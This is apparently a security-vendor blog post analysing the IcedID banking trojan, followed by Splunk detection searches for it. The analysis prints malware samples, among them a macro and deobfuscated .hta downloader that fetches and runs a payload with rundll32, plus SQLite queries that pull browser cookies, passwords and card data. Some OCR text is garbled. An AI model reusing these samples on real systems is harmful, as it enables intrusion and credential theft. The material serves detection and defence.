
# Detecting IcedID... Could It Be A Trickbot Copycat?

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IcedID is a <u>banking trojan</u>, it is designed to be stealthy and built to collect financial information. IcedID harvests user credentials and banking sessions to commit financial crimes, including carding, money laundering, and transferring of funds to foreign financial institutions. In recent research published by Splunk Threat Research Team (STRT) the inclusion of cryptocurrency exchange information was also included by Trickbot in the <u>web inject code</u>. IcedID shares many of the same payloads featured in <u>Emotet</u> or <u>Trickbot</u> and in some cases, IcedID has been observed downloading Emotet or Trickbot, as a way to provide operators a way to use diverse carriers as well.

IcedID targets financial institutions across different countries including banks, payment card providers, and e-commerce sites. IcedID has also been observed deployed in conjunction with other malware payloads such as <u>Valak</u>, <u>Qakbot</u>, <u>Conti Ransomware</u>. It is clear from studying past campaigns that the actors behind IcedID have expanded beyond banking information in order to extend similar features and coverage as other popular carriers such as Emotet or trickbot and by doing so current iterations of IcedID look more like a copycat or maybe even a successor.

# **Spear Phishing Documents**

In a <u>recent campaign</u>, malicious actors were observed using a document builder to simulate legitimate DocuSign documents and embedding exploitation code for <u>CVE-2017-8570</u> to trigger the installation of IcedID. These documents were delivered via spear-phishing technique.

Below is the screenshot of the phishing campaign (Word and Excel) that will download the IcedID downloader as soon as the user runs the malicious macro document in the targeted host.



This malicious document will download the IcedID loader then drop it as a ".sys" or ".jpg" file and execute it using regsvr32.exe windows application with "-s" parameter like the screenshot below.


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Other exploitation vectors include running an obfuscated HTML application (.hta) to download the DLL loader as a .jpg file then execute it with rundll32.exe windows application with the "PluginInit" parameter. Below is the screenshot of the macro code that executes the .hta file and the deobfuscated .hta script shows how it downloads and executes the first payload.

```
Sub autoopen()
initVba
  ell "explorer docBorderWin.hta", vbNormalFocus
End Sub
VBA MACRO arrayBBorder.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/arrayBBorder'
Sub initVba()
   "docBorderWin.hta" & buttTemplateHeader For Output As #1
  int #1, ActiveDocument.Range.Text
Close #1
End Sub
  var functionNextName = new ActiveXObject("msxml2.xmlhttp");
  functionNextName.open("GET",
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  SAlhOTzfIzMn85JTUp3wpl0tsSBtos/5IbYQ7EqxExNvMViAtpF8b56YUvks5UzrHJv/7uKCF5
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  functionNextName.send();
  if (functionNextName.status == 200)
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      var indReqProcedure = new ActiveXObject("adodb.stream");
      indRegProcedure.open;
      indReqProcedure.type = 1;
      indRegProcedure.write(functionNextName.responsebody);
      indReqProcedure.savetofile("c:\\users\\public\\docBorderWin.jpg", 2);
      indReqProcedure.close;
    3
    catch(e)
    {
    3
  var dataProc = new ActiveXObject("wscript.shell");
  var nameDSet = new ActiveXObject("scripting.filesystemobject");
  dataProc.run("rundl132 c:\\users\\public\\docBorderWin.jpg,PluginInit");
  try
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    windowTmp = dataProc.CurrentDirectory + "\\docBorderWin.hta";
    nameDSet.deletefile(windowTmp);
  3
  catch (buttonFunction)
₽ (
L }
```

## IcedID Initial Downloader (Stage 1)

The initial IceID loader binary will decrypt another .dll file in memory to download the 2nd stage payload (png or .dat) files. This is done by initially connecting to aws.amazon.com to check the internet connection and to prepare its initial C2 communication.



# IcedID Payload Loader - PhotoLoader and "License.dat" decrypter) (Stage 2)

Once the second stage payload is downloaded, It will load a shellcode or headless executable file which is the main IcedID bot. This shellcode can be extracted either in .png file format (payload obfuscated by steganography) or gzip payload format containing a "license.dat" file.

The next code snippet below shows the .dll in memory locating the .png payload in a randomly generated directory based on the user name of the compromised machine created in either %appdata% or "C:\Programdata". If the .png file payload is found in either of those two folder paths, it will decrypt the shellcode from the image file if not it tries to download from the C&C server.



For the gzip file, It uses a similar code to locate the "license.dat" payload, aside from having an additional parameter check "/i" in the syntax line, as seen in the screenshot below.

```
cmdline = GetCommandLineA();
if ( !cmdline )
return 0i64;
found = StrStrIA(cmdline, "/i:\"");
if ( !found )
return 0i64;
v7 = SHGetFolderPathA(0i64, CSIDL_APPDATA, 0i64, 0, lpString1);
v8 = "c:\\ProgramData\\";
if ( !v7 )
v8 = "\\";
lstrcatA(lpString1, v8);
```

## IcedID .PNG Steganography and "License.dat" Payload

The PNG payload uses steganography to hide the shellcode inside the PNG. The encrypted shellcode and the 8 bytes rc4 decryption keys are placed in the IDAT chunk type structure of the PNG header file. A python script was developed <u>(lceIdPNGShellcodeExtractor.py</u>) to automatically extract the shellcode on the said payload.

For the "license.dat" IcedID payload, it will decrypt it using its customized decryption algorithm using its last 16 bytes as the decryption key. In this case, the <u>IceIdDecrypt.py</u> tool can be used to decrypt license.dat and do a static analysis of the file.

# IcedID Core/Main Bot (Stage 3)

The shellcode or the core IcedID BOT will be injected in either spawned svchost.exe system processor in msiexec.exe or within the memory space of a rundll32 process that loads the .dll shellcode decryptor. After that, it will hook some native API, create a mutex as a mark of its infection, and make sure only one instance is running. Below are other notable behaviors seen in this main bot.

## Hook Browser:

This shellcode will try to hook common browsers like firefox and chrome to steal credentials, cookies, and sessions saved. The screenshot below shows what it looks like in firefox and chrome browsers in the compromised machine.

## **Desktop Screenshots:**

This code displays the ability to take screenshots of the desktop window of the compromised host. This bitmap image file format will be saved in the temp folder with a .tmp file extension to blend on normal .tmp files activities.



## Passff.tar and cookie.tar

It will also create files named "passff.tar" for the browser history and "cookie.tar" for the browser cookies that may contain stolen browser information.



## **Stealing Browser Information**

IcedID will also download and load a "sqlite64.dll" in the %temp% folder that will be needed for parsing firefox and chrome browser database to extract information. Below are SQLite commands decrypted in the shellcode to harvest autofill information from browser .db like cookies, password, company\_name, street\_address, city, state, zip code, country\_code, phone number, user full name, and credit card information.

SELECT host\_key, path, is\_secure, (case expires\_utc when 0 then 0 else (expires\_utc / 1000000) - 11644473600 end), name, length(encrypted\_value), encrypted\_value FROM cookies

SELECT name, value FROM autofill

SELECT guid, company\_name, street\_address, city, state, zipcode, country\_code FROM autofill\_profiles

SELECT guid, number FROM autofill\_profile\_phones

SELECT guid, first\_name, middle\_name, last\_name, full\_name FROM autofill\_profile\_names

SELECT card\_number\_encrypted, length(card\_number\_encrypted), name\_on\_card, expiration\_month || "/" ||expiration\_year FROM credit\_cards

SELECT origin\_url,username\_value,length(password\_value),password\_value FROM logins WHERE username\_value <> "

SELECT host, path, isSecure, expiry, name, value FROM moz\_cookies

SELECT fieldname, value FROM moz\_formhistory

#### **UAC Bypass**

The following are two functions to Bypass UAC (User Account Control). The Eventvwr and the fodhelper UAC bypass technique.



#### Harvest Email/Outlook Information and Browser Password Storage

Exfiltration tasks also include querying several registry keys related to email client Microsoft Outlook to steal user profiles, email signatures, and stored password folders through registry and ActiveMail Partners. "%u" is the outlook version installed in the machine.

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676

HKCU\Software\Microsoft\ActiveSync\Partners

HKCU\Software\Microsoft\Internet Explorer\IntelliForms\Storage2


## **Recon AV Product**

The following PowerShell commands detect Antivirus Product information.

WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get \* /Format:List

#### Other Execution and RemoteThread Execution


We also found chcp command execution and passage of the result to a created pipe. The result of this command line may give the locale country region of the compromised host base on its result. For example, the 437 result means "default code page in the US".



Another regsvr32 execution with "/s" parameter to execute DLL payload downloaded from its C2 server, copy of itself or decrypted DLL that was dropped in the compromised host.



Code injection into a cmd.exe process.




## Persistence

IcedID creates a scheduled task entry to download the file that will decrypt and load the license.dat file using a process spawned via the Rundll32 application, as seen in the screenshot below.

jiceidYdkBQ	Ready M	lultiple trigge	rs defined	1		7/19/2021
iceidYdkBQ Pro	perties (Loc	al Computer)				×
General Trigger	s Actions	Conditions	Settings	н	istory	
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In addition to using scheduled tasks for spawning processes, the main bot is also capable of creating a regrun entry for its DLL payload using SHSetValueA API. This will ensure that the DLL will be loaded every time a user logs on.




# **Create Self Signed Certificate**

IcedID will also add certificates into the certificate store that will be saved in the %temp% folder as part of its possible proxy communication to its C2 server bound to IP 127.0.0.1 port 54245. The screenshot below shows the decrypted certificate format that IcedID will add to the certificate store in a .tmp file. This proxy function also compliments the web inject vector as an alternative way to capture traffic and credentials.

Func Constator	tificateContext proc near ; CODE XREF: func_CreateCertificate+38†p
Tunc_Createcer	cificatecontext proc near ; coue Aker; func_createcercificate+301p
szContainer pszX500	= word ptr -150h = byte ptr -188h
	sub rsp, 178h
	<pre>lea rdx, [rsp+1700+pszX500] lea rcx, qword_180023220 call func_decrypstr ; C=US; O=VeriSign, Inc.; OU=VeriSign Trust Network; OU=(c) 2006 VeriSign, Inc For auti</pre>
	lea     rdx, [rsp+178h+szContainer]       lea     rcx, [rsp+178h+pszX500]       call     sub_18001E8C4
	lea         rdx, [rsp+178h+szContainer]; szContainer         Enter comment         854           lea         rcx, [rsp+178h+pszX500]; pszX500
	call       func_CreateSelfSignedcertificate       C=US; 0=VeriSign, Inc.; 0U=VeriSign Trust Network; 0U=(c)         test       rax, rax       2006 VeriSign, Inc For authorized use only; CN=VeriSign         jnz       short loc_180000CD8       Class 3 Public Primary Certification Authority - G5
	<pre>lea edx, [rax+1] lea rcx, [rsp+178h+szContainer] ; szContainer call func_CreateCertifcateContext</pre>
loc 180000CD8	; CODE XREF: func_CreateC:
	add rsp, 178h
func_CreateCer	retn tificateContext endp
40:53	push rbx
48:83EC 30 41:89 00000100	sub rsp,30 mov r9d,10000
48:894C24 20 45:33C0	<pre>mov qword ptr ss:[rsp+20],rcx [rsp+20]:"C:\\Users\\SHIKAM~1\\AppData\\Loca1\\Temp\\C184FD03.tmp xor r8d,r8d</pre>
SEDA	mov ebx,edx
41:8D51 01 41:8D48 07	<pre>lea edx,qword ptr ds:[r9+1] lea ecx,qword ptr ds:[r8+7]</pre>
FF15 84AF0100	call gword ptr ds: [<&CertOpenStore>]
48:85C0 75 10	test rax, rax ine 23739A95256
SSDB	test ebx,ebx
74 19 48:214424 20	<pre>je 23739A95256 and gword ptr ss:[rsp+20].rax [rsp+20]:"C:\\Users\\SHIKAM~1\\AppData\\Local\\Temp\C184FD03.tmp</pre>
8D48 02	lea ecx, gword ptr ds: [rax+2]
45:33C9 45:33C0	xor r94,r94
BA 01000100	mov edx,10001
FF15 62AF0100 48:83C4 30	call qword ptr ds:[<&CertOpenStore>] add rsp.30
58	pop rbx
C3	ret

The screenshot below shows how IcedID setup proxy from IP 127.0.0.1 port 54245 by listening on the created socket relative to the IP and port mentioned above.



The following are several detection methods created by STRT to address IcedID. All these detections are encompassed in an Analytic story released in our content updates.

## Detections

#### Suspicious Rundll32 Plugininit (New)

| tstats `security\_content\_summariesonly` count min(\_time) as firstTime max(\_time) as lastTime from datamodel=Endpoint.Processes where Processes.process\_name=rundll32.exe Processes.process=\*PluginInit\* by Processes.process\_name Processes.process Processes.parent\_process\_name Processes.parent\_process Processes.process\_id Processes.parent\_process\_id Processes.dest Processes.user

- | `drop\_dm\_object\_name(Processes)`
- | `security\_content\_ctime(firstTime)`
- | `security\_content\_ctime(lastTime)`

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rundl132.exe	<pre>"C:\Windows\System32\rundl132.exe" c:\users\public\collectionBoxConst.jpg,PluginInit</pre>		mshta.exe	<pre>"C:\Windows\SysWOH64\mshta.exe" "C:\Temp\collectionBoxConst.hta" {1E460BD7-F1C3-4B2E-888F-4E770A288AF5}{1E4608D7-F1C3-4B2E-888F- 4E770A288AF5}</pre>
rund1132.exe	<pre>"C:\Windows\System32\rund1132.exe" c:\users\public\collectionBoxConst.jpg,PluginInit</pre>		mshta.exe	*C:\Windows\SysWDW64\mshta.exe* *C:\Temp\iceid\collectionBoxConst.hta* {1E4608D7-F1C3-482E-88BF 4E770A288AF5}(1E4608D7-F1C3-482E-88BF-4E770A288AF5)
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#### Suspicious IcedID Rundll32 Cmdline (New)

- | tstats `security\_content\_summariesonly` count min(\_time) as firstTime max(\_time)
- as lastTime from datamodel=Endpoint.Processes where Processes.process\_name=rundll32.exe
- Processes.process=\*/i:\* by Processes.process\_name Processes.process
- Processes.parent\_process\_name Processes.parent\_process Processes.process\_id
- Processes.parent\_process\_id Processes.dest Processes.user
- | `drop\_dm\_object\_name(Processes)`
- | `security\_content\_ctime(firstTime)`
- | `security\_content\_ctime(lastTime)`

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rundll32.exe	<pre>rund1132 C:\Users\administrator\AppData\Local\administrator\Tetoomdu64.dll*,update /i:*ComicFantasy\license.dat</pre>		cmd.exe	"cmd.exe" /s /k pushd "C:\Temp\iceid"
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## Rundll32 DNSQuery (New)

`sysmon` EventCode=22 process\_name="rundll32.exe"

| stats count min(\_time) as firstTime max(\_time) as lastTime

by Image QueryName QueryStatus ProcessId direction Computer

|`security\_content\_ctime(firstTime)`

|`security\_content\_ctime(lastTime)`

<pre>`sysmon` EventCode=22 process_name="rundll32.exe"   stats count</pre>	by Image QueryName QueryStatus ProcessId direction
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Events Patterns Statistics (10) Visualization	
20 Per Page 🔻 🖌 Format 🛛 Preview 🔻	
Image \$	✓ QueryName ≑
C:\Windows\System32\rundll32.exe	aws.amazon.com
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C:\Windows\System32\rundll32.exe	aws.amazon.com
C:\Windows\System32\rundll32.exe	classicfucup.top
C:\Windows\System32\rundll32.exe	classicfucup.top
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Rundll32 Process Creating Exe DII Files (New)

`sysmon` EventCode=11 process\_name="rundll32.exe" TargetFilename IN ("\*.exe", "\*.dll",)

| stats count min(\_time) as firstTime max(\_time) as lastTime

by Image TargetFilename ProcessGuid dest user\_id

|`security\_content\_ctime(firstTime)`

|`security\_content\_ctime(lastTime)`

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C:\Windows\System32\rund	1132.exe	C:\Users\Administrator\AppData\Local\Kiciro32\Aqkeuq\Icunec2.dll
C:\Windows\System32\rund	1132.exe	C:\Users\Administrator\AppData\Local\administrator\ulcilost.dll
C:\Windows\System32\rund	1132.exe	C:\Users\Administrator\AppData\Local\{1D36CC5A-440B-F6BD-F83A-B1CE86F928E2}\Uhxeac.dl

Suspicious IcedID Regsvr32 Cmdline (New)

| tstats `security\_content\_summariesonly` count min(\_time) as firstTime max(\_time)

as lastTime from datamodel=Endpoint.Processes where Processes.process\_name=regsvr32.exe

Processes.process=\*-s\* by Processes.process\_name Processes.process Processes.parent\_process\_name

Processes.parent\_process Processes.process\_id Processes.parent\_process\_id Processes.dest Processes.user

| `drop\_dm\_object\_name(Processes)`

| `security\_content\_ctime(firstTime)`

| `security\_content\_ctime(lastTime)`

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regsvr32.exe	regsvr32 -s C:\Users\Public\Libraries/AMD64glory.sys		EXCEL. EXE	<pre>"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Temp\ew28031.xlsb"</pre>

Rundll32 CreateRemoteThread In-Browser (New)

`sysmon` EventCode=8 SourceImage = "\*\\rundll32.exe" TargetImage IN ("\*\\firefox.exe",
"\*\\chrome.exe")

| stats count min(\_time) as firstTime max(\_time) as lastTime

by SourceImage TargetImage TargetProcessId SourceProcessId StartAddress EventCode Computer

|`security\_content\_ctime(firstTime)`

| `security\_content\_ctime(lastTime)`

SourceImage = "*\rundll   stats count min(_time	32.exe" Targe ) <mark>as</mark> firstTim Image TargetP ime(firstTime	· .	e Comp	uter
✓ 32 events (25/07/2021 12)	:00:00.000 to 2	26/07/2021 12:41:55.000) No Event Sampling *		
Events Patterns St	atistics (32)	Visualization		
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SourceImage \$	/	TargetImage \$	/	TargetProcessId 🗘 🖌
C:\Windows\System32\rund	1132.exe	C:\Program Files\Mozilla Firefox\firefox.exe		4392
C:\Windows\System32\rund	1132.exe	C:\Program Files\Mozilla Firefox\firefox.exe		4392
C:\Windows\System32\rund	1132.exe	C:\Program Files\Mozilla Firefox\firefox.exe		4392
C:\Windows\System32\rund	1132.exe	C:\Program Files\Mozilla Firefox\firefox.exe		4392
C:\Windows\System32\rund	1132.exe	C:\Program Files\Mozilla Firefox\firefox.exe		4676

Office Application Spawn Regsvr32 process (new)

| tstats `security\_content\_summariesonly` count min(\_time) as firstTime max(\_time) as lastTime

from datamodel=Endpoint.Processes where (Processes.parent\_process\_name = "winword.exe" OR Processes.parent\_process\_name

= "excel.exe" OR Processes.parent\_process\_name = "powerpnt.exe" OR Processes.parent\_process\_name = "outlook.exe")

Processes.process\_name=regsvr32.exe by Processes.parent\_process\_name Processes.parent\_process Processes.process\_name

Processes.process Processes.process\_id Processes.process\_guid Processes.user Processes.dest

| `drop\_dm\_object\_name("Processes")`

| `security\_content\_ctime(firstTime)`

[`security\_content\_ctime(lastTime)`

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Events Patterns St 20 Per Page • / Form	atistics (1) Visualization at Preview =		1			1
parent_process_name =	parent_process \$	/	process_name *	process \$	1	process_id ‡
EXCEL.EXE	"C:\Program Files\Hicrosoft Office\Root\Office16\EXCEL.EXE" "C:\Temp\ew28031.xlsb"		regsvr32.exe	regsvr32 -s C:\Users\Public\Libraries/AMD64glory.sys		5936

Recon AVProduct Through Pwh or WMI (Modified)

`powershell` EventCode=4104 (Message = "\*SELECT\*" OR Message = "\*WMIC\*") AND (Message = "\*AntiVirusProduct\*" OR Message = "\*AntiSpywareProduct\*") | stats count min(\_time) as firstTime max(\_time) as lastTime by EventCode Message ComputerName User | `security\_content\_ctime(firstTime)`| `security\_content\_ctime(lastTime)`

<pre>'powershell' EventCode=4104 (Message = **SELECT*" OR Message = "*WMIC*") AND (Message = "*AntiVirusProduct*" OR Message = "*AntiSpywareProduct*")   stats count min(_time) as firstTime max(_time) as lastTime by EventCode Message ComputerName User   `security_content_ctime(firstTime)`   `security_content_ctime(lastTime)`</pre>					
	:00:00.000 to 30/07/2021 15:31:43.000)         No Event Sampling *           itatistics (3)         Visualization           inat         Preview *				
EventCode 0 /	Message \$	/			
4104	Creating Scriptblock text (1 of 1): WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List ScriptBlock ID: 54f4761c-0b03-484f-8e12-395a15a050eb				
	Path:				

#### CHCP Command Execution (New)

| tstats `security\_content\_summariesonly` count min(\_time) as firstTime max(\_time)

as lastTime from datamodel=Endpoint.Processes

where Processes.process\_name=chcp.com Processes.parent\_process\_name = cmd.exe

Processes.parent\_process=\*/c\* by Processes.process\_name Processes.process

Processes.parent\_process\_name Processes.parent\_process Processes.process\_id Processes.parent\_process\_id Processes.dest Processes.user

| `drop\_dm\_object\_name(Processes)`

| `security\_content\_ctime(firstTime)`

| `security\_content\_ctime(lastTime)`

Processes.parent_pr Processes.parent_	rocess=*/c* by Pro process_name Proce name(Processes)`   1:16:00.000 to 28/07/	rocesses where Processes.proc cesses.process_name Processes sses.parent_process Processes 'security_content_ctime(first 2021 12:16:31.000) No Event S ualization	.process .process_id Processes. Time)'   'security_con	parent_	process_id Processes.c	
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		parent_process_name ©	<pre>/ parent_process ≎ cmd /c chcp</pre>	1	process_id \$ /	parent_process_

Create Remote Thread In Shell Application (New)

`sysmon` EventCode=8 TargetImage IN ("\*\\cmd.exe", "\*\\powershell\*")

| stats count min(\_time) as firstTime max(\_time) as lastTime

by TargetImage TargetProcessId SourceProcessId EventCode StartAddress SourceImage Computer | `security\_content\_ctime(firstTime)` | `security\_content\_ctime(lastTime)`

<pre>`sysmon` EventCode=8 TargetImage IN ("*\\cmd.exe", "*\\powershell*")   stats count min(_time) as firstTime max(_time) as lastTime by TargetImage TargetProcessId SourceProcessId EventCode StartAddress SourceImage computer   `security_content_ctime(firstTime)`   `security_content_ctime(lastTime)`</pre>				
✓ 1 event (04/08/2021 11:00:00.000 to 0	5/08/2021 11:20:18.000)	No Event Sampling 🔻		
Events Patterns Statistics (1)	Visualization			
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TargetImage  TargetProcessId  SourceProcessId  EventC				
C:\Windows\System32\cmd.exe	6964	6500		

Drop IcedID License.dat (New)

`sysmon` EventCode= 11 TargetFilename = "\*\\license.dat" AND (TargetFilename="\*\\appdata\\\*") OR TargetFilename="\*\\programdata\\\*")

|stats count min(\_time) as firstTime max(\_time) as lastTime by TargetFilename EventCode process\_id process\_name Computer | `security\_content\_ctime(firstTime)`

| `security\_content\_ctime(lastTime)`

<pre>`sysmon` EventCode= 11 TargetFilename = **\\license.dat" AND (TargetFilename=**  stats count min(_time) as firstTime max(_time) as lastTime by TargetFilename Ev process_id process_name Computer   'security_content_ctime(firstTime)'   'security_content_cti</pre>	entCode		\programdata\\*")
2 events (before 03/08/2021 12:47:43.000) No Event Sampling ▼ vents Patterns Statistics (1) Visualization			
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argetFilename ≑	/	EventCode 🌣 🧭	process_id \$
:\Users\Administrator\AppData\Roaming\ComicFantasy\license.dat		11	36

IcedID Exfiltrated Archived File Creation (New)

`sysmon` EventCode= 11 (TargetFilename = "\*\\passff.tar" OR TargetFilename = "\*\\cookie.tar")

|stats count min(\_time) as firstTime max(\_time) as lastTime by TargetFilename EventCode process\_id process\_name Computer | `security\_content\_ctime(firstTime)` | `security\_content\_ctime(lastTime)`

<pre>`sysmon` EventCode= 11 (TargetFilename = "*\\passff.tar" (  stats count min(_time) as firstTime max(_time) as lastTime process_id process_name Computer   `security_content_ct</pre>	e by TargetFilename	EventCode	astTime)`
✓ <b>4 events</b> (before 03/08/2021 13:18:07.000) No Event Sampling ♥ Events Patterns <b>Statistics (2)</b> Visualization	•		
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TargetFilename \$	/	EventCode 🗘 🖌	process_id 🌣 🌶
C:\Users\ADMINI-1\AppData\Local\Temp\2\cookie.tar		11	36
C:\Users\ADMINI-1\AppData\Local\Temp\2\passff.tar		11	36

SQLite Module In Temp Folder (New)

`sysmon` EventCode= 11 (TargetFilename = "\*\\sqlite32.dll" OR TargetFilename = "\*\\sqlite64.dll")
(TargetFilename = "\*\\temp\\\*")

|stats count min(\_time) as firstTime max(\_time) as lastTime by process\_name TargetFilename EventCode ProcessId Image process\_id process\_name Computer

|`security\_content\_ctime(firstTime)`|`security\_content\_ctime(lastTime)`

<pre>`sysmon' EventCode= 11 (TargetFilename = "*\\sqlite32.dll* OR Target  stats count min(_time) as firstTime max(_time) as lastTime by Target process_id process_name Computer   `security_content_ctime(firstT</pre>	Filename E	ventCode	0		\**).
✓ 2 events (before 03/08/2021 13:26:30.000) No Event Sampling ▼      Events Patterns Statistics (2) Visualization					
20 Per Page • Format Preview •					
TargetFilename ‡	/	EventCode #	1	process_id 🌣 🥒	process_name #
C:\Users\ADMINI~1\AppData\Local\Temp\2\sqlite32.dll			11	360	rund1132.exe
C:\Users\ADMINI-1\AppData\Local\Temp\2\sqlite64.dll			11	360	rundl132.exe

Detection	Techniques ID	Tactics	Description	Defense Tactics & Techniques

Previously seen command line arguments (Existing)	<u>T1059</u>	Execution	Detects for command line arguments where `cmd.exe /c` is used to execute a program	Detect <u>D3-SEA</u> Script Execution Analysis
<u>Eventvwr UAC</u> <u>Bypass</u> (Existing)	<u>T1548.002</u>	Privilege Escalation, Defense Evasion	Detects uac bypass using eventvwr	Detect: <u>D3-ANET</u> / <u>D3-AZET</u> Authentication/Authorization Event Thresholding
FodHelper UAC Bypass (Existing)	<u>T1548.002</u>	Privilege Escalation, Defense Evasion	Detects uac bypass using fodhelper	Detect: <u>D3-ANET</u> / <u>D3-AZET</u> Authentication/Authorization Event Thresholding
<u>Mshta spawning</u> <u>Rundll32 OR</u> <u>Regsvr32 Process</u> (Existing)	<u>T1218.005</u>	Defense Evasion	Detects suspicious child process of mshta parent process	Detect: Dynamic Analysis <u>D3-FAPA</u> File Access Pattern <u>D3-PSA</u> Process Spawn Analysis

Office Application Spawn rundll32	undll32suspicious(Existing)rundll32child process	Initial Access	suspicious	Detect:
process (Existing)		child process	File Analysis	
			of MS office application	<u>D3-DA</u>
			application	Identifier Analysis
			<u>D3-HD</u>	
				URL Analysis
				<u>D3-UA</u>
				Message Analysis
				Sender MTA Reputation
				D3-SMRA
				Sender Reputation
				D3-SRA
Office Document	<u>T1566.001</u>	Initial Access	Detects	Detect:
Office Document Executing Macro Code (Existing)	<u>T1566.001</u>	Initial Access	suspicious MS office	Detect: File Analysis
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious	
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis <u>D3-DA</u>
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis <u>D3-DA</u> Identifier Analysis
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis <u>D3-DA</u> Identifier Analysis <u>D3-HD</u>
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis <u>D3-DA</u> Identifier Analysis <u>D3-HD</u> URL Analysis
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis <u>D3-DA</u> Identifier Analysis <u>D3-HD</u> URL Analysis <u>D3-UA</u>
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis <u>D3-DA</u> Identifier Analysis <u>D3-HD</u> URL Analysis <u>D3-UA</u> Message Analysis
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis D3-DA Identifier Analysis D3-HD URL Analysis D3-UA Message Analysis Sender MTA Reputation
Executing Macro	<u>T1566.001</u>	Initial Access	suspicious MS office app running	File Analysis D3-DA Identifier Analysis D3-HD URL Analysis D3-UA Message Analysis Sender MTA Reputation D3-SMRA
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Office Product	Office ProductT1566.001Initial AccessDetectsSpawning MSHTAsuspicious		Detect:	
(Existing)			mshta child	File Analysis
			process of MS office	<u>D3-DA</u>
			application	Identifier Analysis
				<u>D3-HD</u>
		URL Analysis		
				<u>D3-UA</u>
				Message Analysis
				Sender MTA Reputation
				D3-SMRA
				Sender Reputation
				D3-SRA
<u>Registry Keys Used</u> <u>For Persistence</u> (Existing)	<u>T1547.001</u>	Persistence, Privilege Escalation	Detects modifications to registry keys that can be used to launch an application or service at	N/A
			system startup	
Schedule Task with	<u>T1053</u>	Execution,	Detects	Detect
<u>Rundll32 Command</u> <u>Trigger</u> (Existing)		Persistence, Privilege	suspicious scheduled	D3-OSM
		Escalation	task with rundll32	OS Monitoring
			command	<u>D3-SJA</u>
				Scheduled Job Analysis
				D3-OSM
				Operating System Monitoring

<u>WinEvent Scheduled</u> Task Created Within	<u>T1053</u>	Execution, Persistence,	Detects suspicious	Detect
Public Path (Existing)		Privilege Escalation	scheduled task created	<u>D3-OSM</u>
		Escalation	in a	OS Monitoring
			suspicious file path	<u>D3-SJA</u>
				Scheduled Job Analysis
				D3-OSM
				Operating System Monitoring
Suspicious Regsvr32	<u>T1218.010</u>	Defense	Detects	Detect:
<u>Register Suspicious</u> <u>Path</u> (Existing)		Evasion	regsvr32 execution	Dynamic Analysis
			with suspicious	D3-FAPA
			DLL file path	File Access Pattern
				D3-PSA
				Process Spawn Analysis
<u>Account Discovery</u> <u>With Net App</u> (Existing)	<u>T1087.002</u>	Discovery	detects a potential account discovery through a series of commands.	N/A
<u>NLTest Domain Trust</u> <u>Discovery</u> (Existing)	<u>T1482</u>	Discovery	Detects execution of `nltest.exe` with suspicious parameter	N/A
Recon AVProduct Through Pwh or WMI(Modified)	<u>T1592</u>	Reconnaissance	Detects command to gather AV product info	N/A
<u>Suspicious Rundll32</u> <u>Plugininit (</u> New)	<u>T1218.011</u>	Defense Evasion	Detects PluginInit parameter of Rundll32 process	N/A

Suspicious IcedID	<u>T1218.011</u>	Defense	Detects	N/A
<u>Rundll32 Cmdline</u> (New)		Evasion	known IcedID rundll32 parameter.	
<u>Rundll32 DNSQuery</u> (New)	<u>T1218.011</u>	Defense Evasion	Detects DNS query from rundll32 process	N/A
Rundll32 Process Creating Exe Dll Files (New)	<u>T1218.011</u>	Defense Evasion	Detects rundll32 process dropping executable files	N/A
Suspicious IcedID Regsvr32 Cmdline (New)	<u>T1218.010</u>	Defense Evasion	Detects regsvr32 process with known "-s" parameter	N/A
